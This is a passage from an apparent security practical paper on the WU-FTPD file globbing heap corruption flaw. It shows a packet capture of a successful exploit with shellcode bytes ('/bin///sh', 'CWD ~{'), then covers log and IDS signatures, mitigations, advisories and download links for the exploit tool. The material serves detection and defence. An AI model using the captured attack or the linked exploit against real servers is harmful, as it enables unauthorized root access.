 . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . .
 . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . .
 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p
 . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . .
 . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . .
 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . .
 . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . .
 . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 A A A A .                 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . U . . 1 . 1 . 1 . . . . . .
 . . C ^ . ' . ^ . . . . . 1 . 1 . . = . . . . . / . . . ] . . . . U . . . .
 . . . M . . = . . . . . u . . M . . . . M . . U . . . 1 . . . . . .
 . . . / b i n / / / / s h . . s t a t   ~ { . q u i t .

.
.
. (Additional network data removed)
.

Packet ID (from_IP.port-to_IP.port): 10.193.111.4.21-10.193.111.25.2200
 E . . w . o @ . @ . . ] b . . o . . . o . . . . . . . . . ^ I . . . . . z .
 . . . . . # ^ . . . . . 2 2 1 - T o t a l   t r a f f i c   f o r   t h
 i s   s e s s i o n   w a s   3 2 0 5   b y t e s   i n   0   t r a n s f e
 r s . . .

Packet ID (from_IP.port-to_IP.port): 10.193.111.25.2200-10.193.111.4.21
 E . . 4 N . @ . @ . . v . . o . . . o . . . . . . ^ I . . . . . . . ! . . .
 . . . . . # ^ .

Packet ID (from_IP.port-to_IP.port): 10.193.111.4.21-10.193.111.25.2200
 E . . g . p @ . @ . ] q . . o . . . o . . . . . . . . . ^ I . . . . . ` Y
 . . . . . # ^ . . . . . 2 2 1 - T h a n k   y o u   f o r   u s i n g
 t h e   F T P   s e r v i c e   o n   o r i o n . . .

Packet ID (from_IP.port-to_IP.port): 10.193.111.25.2200-10.193.111.4.21
 E . . 4 N . @ . @ . . u . . o . . . o . . . . . . ^ I . . . . / . . ! . . S
 . . . . . # ^ .

Packet ID (from_IP.port-to_IP.port): 10.193.111.4.21-10.193.111.25.2200
 E . . B . q @ . @ . ] . . . o . . . o . . . . . . . . / . ^ I . . . . . .
```

Figure 2.15: Successful "woot-exploit" attack (captured by Sniffit)

F. Signature of the Attack

Fortunately, the woot-exploit attack tool written by zen-parse is exceptionally "noisy". In the demonstration attack in the previous section, the full exploit was run almost 500 times against the host before the attack succeeded. As a result, there is ample evidence of this attack in syslog files, intrusion detection logs, and other locations.

Syslog files

The attack leaves its tell-tale mark in both Linux syslogs: /var/log/messages and /var/log/secure. The "forcer" tool established 484 anonymous FTP connections with the host – one for each attempt to exploit the vulnerability. Thus, one signature of this attack is a large number of extremely brief FTP sessions within a short period of time. The following excerpt from /var/log/secure illustrates this point:

```
Jan 26 22:38:11 orion xinetd[2566]: START: ftp pid=10817 from=10.193.111.25
Jan 26 22:38:11 orion xinetd[2566]: EXIT: ftp pid=10817 duration=0(sec)
Jan 26 22:38:11 orion xinetd[2566]: START: ftp pid=10819 from=10.193.111.25
Jan 26 22:38:12 orion xinetd[2566]: EXIT: ftp pid=10819 duration=1(sec)
Jan 26 22:38:12 orion xinetd[2566]: START: ftp pid=10821 from=10.193.111.25
Jan 26 22:38:12 orion xinetd[2566]: EXIT: ftp pid=10821 duration=0(sec)
Jan 26 22:38:12 orion xinetd[2566]: START: ftp pid=10823 from=10.193.111.25
Jan 26 22:38:12 orion xinetd[2566]: EXIT: ftp pid=10823 duration=0(sec)
Jan 26 22:38:12 orion xinetd[2566]: START: ftp pid=10825 from=10.193.111.25
Jan 26 22:38:13 orion xinetd[2566]: EXIT: ftp pid=10825 duration=1(sec)
Jan 26 22:38:13 orion xinetd[2566]: START: ftp pid=10827 from=10.193.111.25
Jan 26 22:38:13 orion xinetd[2566]: EXIT: ftp pid=10827 duration=0(sec)
Jan 26 22:38:13 orion xinetd[2566]: START: ftp pid=10829 from=10.193.111.25
Jan 26 22:38:13 orion xinetd[2566]: EXIT: ftp pid=10829 duration=0(sec)
Jan 26 22:38:13 orion xinetd[2566]: START: ftp pid=10831 from=10.193.111.25
Jan 26 22:38:14 orion xinetd[2566]: EXIT: ftp pid=10831 duration=1(sec)
Jan 26 22:38:14 orion xinetd[2566]: START: ftp pid=10833 from=10.193.111.25
Jan 26 22:38:14 orion xinetd[2566]: EXIT: ftp pid=10833 duration=0(sec)
Jan 26 22:38:14 orion xinetd[2566]: START: ftp pid=10835 from=10.193.111.25
Jan 26 22:38:14 orion xinetd[2566]: EXIT: ftp pid=10835 duration=0(sec)
Jan 26 22:38:14 orion xinetd[2566]: START: ftp pid=10837 from=10.193.111.25
Jan 26 22:38:15 orion xinetd[2566]: EXIT: ftp pid=10837 duration=1(sec)
```

In each attempted "forcer" exploit, the FTP daemon thread servicing the attacker system "seg faults" and dies. This is recorded in the /var/log/messages logfile:

```
Jan 27 03:38:11 orion ftpd[10815]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     Ä\236^H^H
Jan 27 03:38:11 orion ftpd[10815]: FTP session closed
Jan 27 03:38:11 orion ftpd[10817]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     Ä\236^H^H
Jan 27 03:38:11 orion ftpd[10817]: exiting on signal 11: Segmentation fault
```

```
Jan 27 03:38:12 orion ftpd[10819]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     È\236^H^H
Jan 27 03:38:12 orion ftpd[10819]: exiting on signal 11: Segmentation fault
Jan 27 03:38:12 orion ftpd[10821]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     Ì\236^H^H
Jan 27 03:38:12 orion ftpd[10821]: exiting on signal 11: Segmentation fault
Jan 27 03:38:12 orion ftpd[10823]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     ( ^H^H
Jan 27 03:38:12 orion ftpd[10823]: exiting on signal 11: Segmentation fault
```

Note that a successful attack (launched with "woot-exploit" once "forcer" has determined the correct memory location) leaves little evidence in the syslog files:

/var/log/messages (after a successful attack)

```
Jan 27 03:47:27 orion ftpd[11898]: ANONYMOUS FTP LOGIN FROM skyhawk [10.193.111.25],
http://mp3.com/cosv     ÈR^I^H
```

/var/log/secure (after a successful attack)

```
Jan 26 22:48:27 orion xinetd[2566]: EXIT: ftp pid=11898 duration=60(sec)
```

These two log entries give little indication that an exploit has occurred (except for the password recorded in /var/log/messages). However, as long as the "brute force" attack is necessary in order for this exploit to succeed, this exploit will continue to leave ample evidence in both Linux syslog files.

IDS log files

Snort V1.8.0 was running on the test network during the attack, with signatures downloaded from the Snort Web site on Jan. 20, 2002. Although there is a Snort signature specifically for this exploit, for unknown reasons the only signature that was triggered during this attack (both the "forcer" attack and the eventual "woot-exploit" attack) was the "SITE EXEC" signature (triggered because the exploit uses the SITE EXEC command to insert the shellcode on the heap):

```
[**] [1:361:2] FTP site exec [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/26-22:47:27.448014 10.193.111.25:2200 -> 10.193.111.4:21
TCP TTL:64 TOS:0x0 ID:20126 IpLen:20 DgmLen:1283 DF
***AP*** Seq: 0x145E4441  Ack: 0x1406B7E5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 461533 35872442
[Xref => http://www.securityfocus.com/bid/2241]
[Xref => http://www.whitehats.com/info/IDS317]
```

This signature was presumably written to detect the "WU-FTPD Remote Format String Stack Overwrite Vulnerability" or other attacks against the FTP SITE EXEC command. Nevertheless, if this signature appears dozens (or possibly hundreds) of times in a Snort log file, it could well indicate that the "woot-exploit" attack is taking place on the network.

Other evidence of the attack

Another tell-tale sign of this attack is the existence of "zombie" FTP threads on the system. It appears that even after the attacker has successfully completed the exploit and logged off the FTP server, an FTP thread remains running on the target system. This process list on the target system "Orion" indicates that the attack was run successfully at least twice:

```
ftp      23032 46.8  3.7  2248 1132 ?        RN   20:53   2:16 ftpd: orion: anon
ftp      23599 45.8  3.7  2248 1132 ?        RN   20:53   2:07 ftpd: orion: anon
```

G. Protecting Against the Attack

It should be clear from the details in this paper that the "WU-FTP File Globbing Heap Corruption Vulnerability" is a serious security hole that can easily provide an attacker with privileged access to a vulnerable system.

There are patches available from *every* vendor affected by this security vulnerability. These patches have been made available for WU-FTP 2.6.1 and before. This security hole is *not* present in WU-FTP 2.6.2, released several days after this exploit was made public.

It is *highly* recommended that any vulnerable FTP servers be immediately upgraded to the latest version or patched to protect against this attack. Continuing to run an unpatched and vulnerable version of WU-FTP or its derivatives leaves a system wide open to attack and compromise.

If, for some highly unusual reason, it is not possible to upgrade or apply the appropriate patches to a vulnerable system, the following steps can be taken to provide some protection against this attack:

- **Disable anonymous FTP access to the system**. An attacker would then need a valid user name and password to log in to the FTP server and exploit the vulnerability. This is by no means a perfect fix – a legitimate user could still exploit the vulnerability, or a determined attacker could "sniff" the username and password of a legitimate user.
- **Restrict connections to the FTP server by IP address**. If the FTP server is only accessed by a limited group of hosts, configure "TCP wrappers" to only allow FTP connections from those hosts. This can be highly restrictive, however, and does not provide protection if the attacker manages to "spoof" the source IP address.

H. Additional Information

For additional information about this vulnerability, please refer to the following sources [16]:

[16] CERT CA-2001-033: Multiple Vulnerabilities in WU-FTPD. http://www.cert.org/advisories/CA-2001-33.html

CERT: http://www.cert.org/advisories/CA-2001-33.html

CVE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0550

Bugtraq: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=3581

The source code of the attack tool demonstrated in this paper can be downloaded from the following locations:

http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz

http://www.warwickwebb.net/SANS/woot-exploit.tar.gz

For vendor information about this vulnerability and to download patches:

Caldera

- Caldera Security Advisory CSSA-2001-041.0 (Linux)
  http://www.caldera.com/support/security/advisories/CSSA-2001-041.0.txt
- Caldera Security Advisory CSSA-2001-SCO.36 (UnixWare)
  ftp://stage.caldera.com/pub/security/unixware/CSSA-2001-SCO.36.1/CSSA-2001-SCO.36.1.txt
- Caldera Security Advisory CSSA-2001-SCO.36 (Open UNIX)
  ftp://stage.caldera.com/pub/security/unixware/CSSA-2001-SCO.36.1/CSSA-2001-SCO.36.1.txt
- Caldera Security Advisory CSSA-2002-SCO.1 (OpenServer)
  ftp://stage.caldera.com/pub/security/openserver/CSSA-2002-SCO.1/CSSA-2002-SCO.1.txt

Conectiva

- VU#886083: Conectiva Linux Security Announcement CLA-2001:442
  http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000442
- VU#639760: Conectiva Linux Security Announcement CLA-2001:443
  http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000443

Debian

- VU#886083: Debian Security Advisory DSA-087
  http://www.debian.org/security/2001/dsa-087

- VU#639760: Debian Security Advisory DSA-016 (January 2001)
  http://www.debian.org/security/2001/dsa-016

Immunix

- VU#886083: Immunix OS Security Advisory IMNX-2001-70-036-01
  http://download.immunix.org/ImmunixOS/7.0/updates/IMNX-2001-70-036-01
- VU#639760: Immunix OS Security Advisory IMNX-2001-70-036-02
  http://download.immunix.org/ImmunixOS/7.0/updates/IMNX-2001-70-036-02

MandrakeSoft

Mandrake Linux Security Update Advisory MDKSA-2001:090: http://www.linux-mandrake.com/en/security/2001/MDKSA-2001-090.php3

Red Hat

Red Hat has addressed VU#886083 with Red Hat Linux Errata Advisory RHSA-2001-157:
http://www.redhat.com/support/errata/RHSA-2001-157.html

WU-FTPD

The WU-FTPD Development Group has provided source code patches that address this issue in WU-FTPD 2.6.1:

- VU#886083:
  ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/ftpglob.patch
- VU#639760:
  ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/missing_format_strings.patch

The WU-FTPD Development Group has also released WU-FTPD 2.6.2 which addresses this issue:
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/

III. References

Anonymous, Once upon a free()... Phrack Magazine 57, Article 9.
http://www.phrack.org/phrack/57/p57-0x09

bugtraq ID # 1387: Wu-Ftpd Remote Format String Stack Overwrite Vulnerability.
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=1387

bugtraq ID # 2548: Multiple Vendor BSD ftpd glob() Buffer Overflow Vulnerabilities.
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2548

bugtraq ID # 3581: Wu-Ftpd File Globbing Heap Corruption Vulnerability.
http://www.kb.cert.org/vuls/id/886083

CERT CA-2001-007: File Globbing Vulnerabilities in Various FTP Servers.
http://www.cert.org/advisories/CA-2001-07.html

CERT CA-2001-033: Multiple Vulnerabilities in WU-FTPD.
http://www.cert.org/advisories/CA-2001-33.html

CERT Vulnerability Note VU#886083: WU-FTPD does not properly handle file name globbing. http://www.kb.cert.org/vuls/id/886083

CIAC Information Bulletin I-018A: FTP Bounce Vulnerability.
http://www.ciac.org/ciac/bulletins/i-018a.shtml

Core Security Technologies. Vulnerability Report for WU-FTPD Server.
http://www.corest.com/pressroom/advisories_desplegado.php?idx=172&idxsection=10#

Hobbit, An FTP Security Hole. http://yarchive.net/comp/ftp_attack.html

PGP COVERT Labs Security Advisory: Globbing Vulnerabilities in Multiple FTP Daemons. http://www.pgp.com/research/covert/advisories/048.asp

Reynolds and Postel, RFC 1340: ASSIGNED NUMBERS

Reynolds and Postel, RFC 959: FILE TRANSFER PROTOCOL.

SecurityFocus vuln-dev mailing list: some ftpd implementations mishandle CWD ~{.
http://www.securityfocus.com/archive/82/180823

Seifried, Kurt. Problems with the FTP Protocol
http://www.seifried.org/security/network/20010926-ftp-protocol.html